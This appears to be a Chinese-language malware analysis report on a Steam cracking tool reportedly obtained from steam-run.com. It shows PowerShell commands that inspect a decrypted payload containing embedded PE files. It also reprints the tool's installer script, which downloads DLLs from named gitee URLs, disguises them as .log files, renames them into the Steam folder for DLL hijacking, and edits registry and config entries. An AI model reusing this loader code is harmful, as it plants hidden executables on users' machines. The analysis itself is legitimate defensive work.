PS C:\Users\Magiclala\Desktop> Write-Host "文件大小: $size 字节" -ForegroundColor Cyan
文件大小: 8501812 字节
PS C:\Users\Magiclala\Desktop>
PS C:\Users\Magiclala\Desktop> # 2. 查看原始加密文件大小
PS C:\Users\Magiclala\Desktop> if (Test-Path "C:\Users\Magiclala\Desktop\legit64") {
>>     $origSize = (Get-Item "C:\Users\Magiclala\Desktop\legit64").Length
>>     Write-Host "原始加密文件大小: $origSize 字节" -ForegroundColor Cyan
>>     Write-Host "大小对比: 解密后 $size vs 加密前 $origSize" -ForegroundColor Yellow
>> }
原始加密文件大小: 8501812 字节
大小对比: 解密后 8501812 vs 加密前 8501812
PS C:\Users\Magiclala\Desktop>
PS C:\Users\Magiclala\Desktop> # 3. 检查MD5哈希
PS C:\Users\Magiclala\Desktop> $md5 = (Get-FileHash -Path $file -Algorithm MD5).Hash.ToUpper()
PS C:\Users\Magiclala\Desktop> Write-Host "MD5哈希: $md5" -ForegroundColor Cyan
MD5哈希: 0AC5328D749CE05EE4D34FAD2AC7D439
PS C:\Users\Magiclala\Desktop> Write-Host "预期MD5: 0AC5328D749CE05EE4D34FAD2AC7D439" -ForegroundColor Yellow
预期MD5: 0AC5328D749CE05EE4D34FAD2AC7D439
PS C:\Users\Magiclala\Desktop>
PS C:\Users\Magiclala\Desktop> if ($md5 -eq "0AC5328D749CE05EE4D34FAD2AC7D439") {
>>     Write-Host "? MD5验证通过" -ForegroundColor Green
>> }
MD5验证通过
PS C:\Users\Magiclala\Desktop> $file = "C:\Users\Magiclala\Desktop\legit64_decrypted.bin"
PS C:\Users\Magiclala\Desktop> "文件大小: $((Get-Item $file).Length) 字节"
文件大小: 8501812 字节
PS C:\Users\Magiclala\Desktop> "MD5哈希: $( (Get-FileHash -Path $file -Algorithm MD5).Hash.ToUpper() )"
MD5哈希: 0AC5328D749CE05EE4D34FAD2AC7D439
PS C:\Users\Magiclala\Desktop> $file = "C:\Users\Magiclala\Desktop\legit64_decrypted.bin"
PS C:\Users\Magiclala\Desktop> $bytes = [System.IO.File]::ReadAllBytes($file)
PS C:\Users\Magiclala\Desktop>
PS C:\Users\Magiclala\Desktop> # 查看前8个字节
PS C:\Users\Magiclala\Desktop> "前8个字节分析:"
前8个字节分析:
PS C:\Users\Magiclala\Desktop> for ($i=0; $i -lt 8; $i++) {
>>     $hex = $bytes[$i].ToString("X2")
>>     $ascii = if ($bytes[$i] -ge 32 -and $bytes[$i] -le 126) { [char]$bytes[$i] } else { "." }
>>     "  字节[$i]: 0x$hex = ASCII '$ascii'"
>> }字节[0]: 0x2C = ASCII ','字节[1]: 0x33 = ASCII '3'字节[2]: 0xCE = ASCII '.'字节[3]: 0xEB = ASCII '.'字节[4]: 0xDB = ASCII '.'字节[5]: 0x9B = ASCII '.'字节[6]: 0xAB = ASCII '.'字节[7]: 0x5C = ASCII '\'
PS C:\Users\Magiclala\Desktop>
PS C:\Users\Magiclala\Desktop> "文件头(ASCII): '$([System.Text.Encoding]::ASCII.GetString($bytes[0..3]))'"
文件头(ASCII): ',3??'
PS C:\Users\Magiclala\Desktop> $file = "C:\Users\Magiclala\Desktop\legit64_decrypted.bin"
>> $bytes = [System.IO.File]::ReadAllBytes($file)
>>
>> "前8个字节分析:"
>> for ($i=0; $i -lt 8; $i++) {
>>     $hex = $bytes[$i].ToString("X2")
>>     $ascii = if ($bytes[$i] -ge 32 -and $bytes[$i] -le 126) { [char]$bytes[$i] } else { "." }
>>     "  字节[$i]: 0x$hex = ASCII '$ascii'"
>> }
>>
>> "文件头(ASCII): '$([System.Text.Encoding]::ASCII.GetString($bytes[0..3]))'"
前8个字节分析:字节[0]: 0x2C = ASCII ','字节[1]: 0x33 = ASCII '3'字节[2]: 0xCE = ASCII '.'字节[3]: 0xEB = ASCII '.'字节[4]: 0xDB = ASCII '.'字节[5]: 0x9B = ASCII '.'字节[6]: 0xAB = ASCII '.'字节[7]: 0x5C = ASCII '\'
文件头(ASCII): ',3??'-
5组件PE结构图
PS C:\Users\Magiclala\Desktop> "检查哪些是真正的PE文件(MZ...PE结构):"
>> $validPEFiles = @()
>>
>> foreach ($pePos in $allPEPositions) {
>>     # PE文件要求:前面某个位置必须有"MZ",且PE头通常在MZ后某个固定偏移
>>     # 从PE位置向前搜索"MZ"
>>     $searchStart = [Math]::Max(0, $pePos - 1024)  # 向前搜索1KB
>>     $searchEnd = $pePos - 1
>>
>>     $foundMZ = $false
>>     for ($i = $searchStart; $i -le $searchEnd - 1; $i++) {
>>         if ($bytes[$i] -eq 0x4D -and $bytes[$i+1] -eq 0x5A) {  # "MZ"
>>             # 检查是否是有效的PE偏移
>>             $mzPos = $i
>>             $peOffsetFromMZ = $pePos - $mzPos
>>
>>             # PE头通常在MZ后不远(几十到几百字节)
>>             if ($peOffsetFromMZ -gt 64 -and $peOffsetFromMZ -lt 4096) {
>>                 $validPEFiles += [PSCustomObject]@{
>>                     MZ位置 = $mzPos
>>                     PE位置 = $pePos
>>                     偏移 = $peOffsetFromMZ
>>                     MZ十六进制 = "0x" + $mzPos.ToString("X")
>>                     PE十六进制 = "0x" + $pePos.ToString("X")
>>                 }
>>                 $foundMZ = $true
>>                 break
>>             }
>>         }
>>     }
>> }
>>
>> "找到 $($validPEFiles.Count) 个可能的PE文件:"
>> $validPEFiles | Format-Table MZ位置, PE位置, 偏移, MZ十六进制, PE十六进制
检查哪些是真正的PE文件(MZ...PE结构):
找到 5 个可能的PE文件:MZ位置  PE位置 偏移 MZ十六进制 PE十六进制------  ------ ---- ---------- ----------285809  286451  642 0x45C71    0x45EF3
1788757 1788923  166 0x1B4B55   0x1B4BFB
3348250 3348381  131 0x33171A   0x33179D
3360054 3360759  705 0x334536   0x3347F7
5783131 5783724  593 0x583E5B   0x5840ACPS C:\Users\Magiclala\Desktop> "分析找到的PE文件:"
>>
>> foreach ($peFile in $validPEFiles) {
>>     "`n=== PE文件 #$($validPEFiles.IndexOf($peFile)+1) ==="
>>     "MZ位置: $($peFile.MZ位置) (0x$($peFile.MZ位置.ToString('X')))"
>>     "PE位置: $($peFile.PE位置) (0x$($peFile.PE位置.ToString('X')))"
>>     "PE偏移: $($peFile.偏移) 字节"
>>
>>     # 提取PE文件(从MZ位置开始)
>>     $start = $peFile.MZ位置
>>     # 需要确定文件大小 - 查找下一个MZ或文件结束
>>     $nextMZ = $validPEFiles | Where-Object { $_.MZ位置 -gt $start } | Sort-Object MZ位置 | Select-Object -First 1
>>     if ($nextMZ) {
>>         $end = $nextMZ.MZ位置 - 1
>>     } else {
>>         $end = $bytes.Length - 1
>>     }
>>
>>     $size = $end - $start + 1
>>     "估计大小: $size 字节 ($([math]::Round($size/1024/1024,2)) MB)"
>>
>>     # 提取PE文件数据
>>     $peData = $bytes[$start..$end]
>>
>>     # 尝试读取PE头信息
>>     if ($peData.Length -gt $peFile.偏移 + 24) {
>>         $machineTypeOffset = $peFile.偏移 + 4
>>         $machineType = [BitConverter]::ToUInt16($peData[$machineTypeOffset..($machineTypeOffset+1)], 0)
>>
>>         if ($machineType -eq 0x14C) { "  架构: 32位 (x86)" }
>>         elseif ($machineType -eq 0x8664) { "  架构: 64位 (x64)" }
>>         else { "  架构: 未知 (0x$($machineType.ToString('X4')))" }
>>     }
>> }
分析找到的PE文件:=== PE文件 #1 ===
MZ位置: 285809 (0x45C71)
PE位置: 286451 (0x45EF3)
PE偏移: 642 字节
估计大小: 1502948 字节 (1.43 MB)架构: 未知 (0xCA32)=== PE文件 #2 ===
MZ位置: 1788757 (0x1B4B55)
PE位置: 1788923 (0x1B4BFB)
PE偏移: 166 字节
估计大小: 1559493 字节 (1.49 MB)架构: 未知 (0x043B)=== PE文件 #3 ===
MZ位置: 3348250 (0x33171A)
PE位置: 3348381 (0x33179D)
PE偏移: 131 字节
估计大小: 11804 字节 (0.01 MB)架构: 未知 (0x7467)=== PE文件 #4 ===
MZ位置: 3360054 (0x334536)
PE位置: 3360759 (0x3347F7)
PE偏移: 705 字节
估计大小: 2423077 字节 (2.31 MB)架构: 未知 (0x8DD0)=== PE文件 #5 ===
MZ位置: 5783131 (0x583E5B)
PE位置: 5783724 (0x5840AC)
PE偏移: 593 字节
估计大小: 2718681 字节 (2.59 MB)架构: 未知 (0xA092)
PS C:\Users\Magiclala\Desktop>-
注册表修改记录
1. 创建Steamtools注册表项
# 创建专用的破解工具注册表路径
$registryPath = "HKCU:\Software\Valve\Steamtools"
if (-not(Test-Path $registryPath))
{New-Item -Path $registryPath -Force | Out-Null
}
2. 设置破解签名和配置
# 设置packageinfo键值(可能存储配置信息)
Set-ItemProperty -Path $registryPath -Name "packageinfo" -Value "" | Out-Null# 设置固定的破解签名 "e18e2031ec497afc0ee0"
Set-ItemProperty -Path $registryPath -Name "s" -Value "e18e2031ec497afc0ee0" | Out-Null# 移除可能存在的c键值
Remove-ItemProperty -Path $registryPath -Name "c" | Out-Null
3. 环境变量存储(条件性)
# 如果存在环境变量c,则将其值存储到注册表
if (Test-Path "env:c")
{Set-ItemProperty -Path $registryPath -Name "c" -Value $env:c -Type DWORD | Out-Null
}
4. 修改原有Steam注册表配置
# 读取Steam安装路径
$steamRegPath = 'HKCU:\Software\Valve\Steam'
$steamPath = (Get-ItemProperty -Path $steamRegPath -Name 'SteamPath').SteamPath# 修改loginusers.vdf配置文件(设置在线模式)
$loginUsersPath = Join-Path $steamPath "config\loginusers.vdf"
if (Test-Path $loginUsersPath)
{(Get-Content $loginUsersPath -Encoding UTF8) -replace '("WantsOfflineMode"\s+)("\d+")', "`$1`"0`"" | Set-Content $loginUsersPath -Encoding UTF8
}# 修改config.vdf配置(禁用着色器缓存)
$configPath = Join-Path $steamPath "config\config.vdf"
if (Test-Path $configPath)
{(Get-Content $configPath -Encoding UTF8) -replace '("DisableShaderCache"\s+)("\d+")', "`$1`"1`"" | Set-Content $configPath -Encoding UTF8
}-
文件系统变化
1. 创建工作目录
# 在AppData下创建Stool工作目录
$targetDirectory = Join-Path $env:APPDATA "Stool"
if (-not(Test-Path $targetDirectory))
{New-Item -Path $targetDirectory -ItemType Directory | Out-Null
}# 创建LocalAppData下的steam目录(用于32位系统)
$localPath = Join-Path $env:LOCALAPPDATA "steam"
if (-not(Test-Path $localPath))
{New-Item -Path $localPath -ItemType Directory | Out-Null
}
2. 下载恶意组件文件
# 根据系统架构下载不同的legit文件
if ($is64Bit)
{$savePathZip = Join-Path $targetDirectory "legit64"DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/64/legit64' `-savePath $savePathZip `-hash '0AC5328D749CE05EE4D34FAD2AC7D439' `-fid 'iehRD3f02yyj'
}
else
{$savePathZip = Join-Path $targetDirectory "legit"DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/legit' `-savePath $savePathZip `-hash 'A085619456EAADC91771B0E61AF49EB4' `-fid 'iJSBe3f02ybg'
}
3. 下载并部署xinput1_4.dll(64位系统)
if ($is64Bit)
{$savePathVdf = Join-Path $steamPath "config\appdata.vdf"$steamTxt = Join-Path $steamPath "xinput1_4.log"$d_path = [System.IO.Path]::ChangeExtension($steamTxt, ".dll")  # 实际目标:xinput1_4.dll# 下载appdata.vdf配置文件DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/64/1/appdata.vdf' `-savePath $savePathVdf `-hash 'D503089A6EE3FA581960C7DEB76EC406' `-fid 'ihMWl3f02z6h'# 下载xinput1_4.dll(伪装为.log文件下载)DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/64/1/xinput1_4.dll' `-savePath $savePathTxt `-hash '08F74DC122C3D2D68FB866B04A4D4427' `-targetPath $d_path `-fid 'iFhbN3f02z8j'
}
4. 下载并部署hid.dll(32位系统)
else  # 32位系统
{$savePathVdf = Join-Path $localPath "localData.vdf"$steamTxt = Join-Path $steamPath "hid.log"$d_path = [System.IO.Path]::ChangeExtension($steamTxt, ".dll")  # 实际目标:hid.dll# 下载localData.vdf配置文件DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/1/localData.vdf' `-savePath $savePathVdf `-hash '6D4A87B255A30198DF09F71DE56D45B8' `-fid 'i1zWw3f02z3e'# 下载hid.dll(伪装为.log文件下载)DownloadFile -url 'https://gitee.com/t5x3fvnu/aa/raw/master/1/hid.dll' `-savePath $savePathTxt `-hash '27211F8430BF0DBDE26CA376F1A6CFDE' `-targetPath $d_path `-fid 'iU1VZ3f02z0b'
}
5. 文件移动和重命名(关键隐藏操作)
# 将下载的.log文件移动并重命名为.dll文件
if (Test-Path $savePathTxt)
{# 第一步:移动到Steam目录Move-Item -Path $savePathTxt -Destination $steamTxt -Force -ErrorAction Stop# 第二步:如果存在目标.dll文件,先删除if (Test-Path $d_path){Remove-Item $d_path -Force -ErrorAction Stop}# 第三步:将.log文件重命名为.dll文件Rename-Item -Path $steamTxt -NewName $d_path -Force -ErrorAction Stop
}
6. 清理可能的冲突DLL文件
# 删除Steam目录中可能存在的其他恶意DLL
foreach ($file in @("version.dll", "user32.dll", "wtsapi32.dll", "dwmapi.dll"))
{$filePath = Join-Path $steamPath $fileif (Test-Path $filePath){Remove-Item $filePath -Force}
}# 删除steam.cfg文件(可能来自其他破解工具)
$filePath = Join-Path $steamPath "steam.cfg"
if (Test-Path $filePath)
{Remove-Item $filePath -Force
}
7. 修改Steam配置文件内容
# 修改loginusers.vdf文件(强制在线模式)
try
{$loginUsersPath = Join-Path $steamPath "config\loginusers.vdf"if (Test-Path $loginUsersPath){(Get-Content $loginUsersPath -Encoding UTF8) -replace '("WantsOfflineMode"\s+)("\d+")', "`$1`"0`"" | Set-Content $loginUsersPath -Encoding UTF8}# 修改config.vdf文件(禁用着色器缓存)$configPath = Join-Path $steamPath "config\config.vdf"if (Test-Path $configPath){(Get-Content $configPath -Encoding UTF8) -replace '("DisableShaderCache"\s+)("\d+")', "`$1`"1`"" | Set-Content $configPath -Encoding UTF8}
}
catch
{# 错误静默处理
}
目前看,脚本修改的只有steam相关文件,但是钩子中的dll都有什么,那就不一定了,因为木马加载的方式也是通过dll加载的,而内部文件高度加密,我也没有能力破解steam的加密方法,所以实现方法未知,可信不可信就不确定了。
本报告基于技术分析目的,完整记录了从steam-run.com获取的恶意软件分析过程。所有分析在隔离环境中进行,确保安全。建议立即采取防护措施,避免法律和安全风险。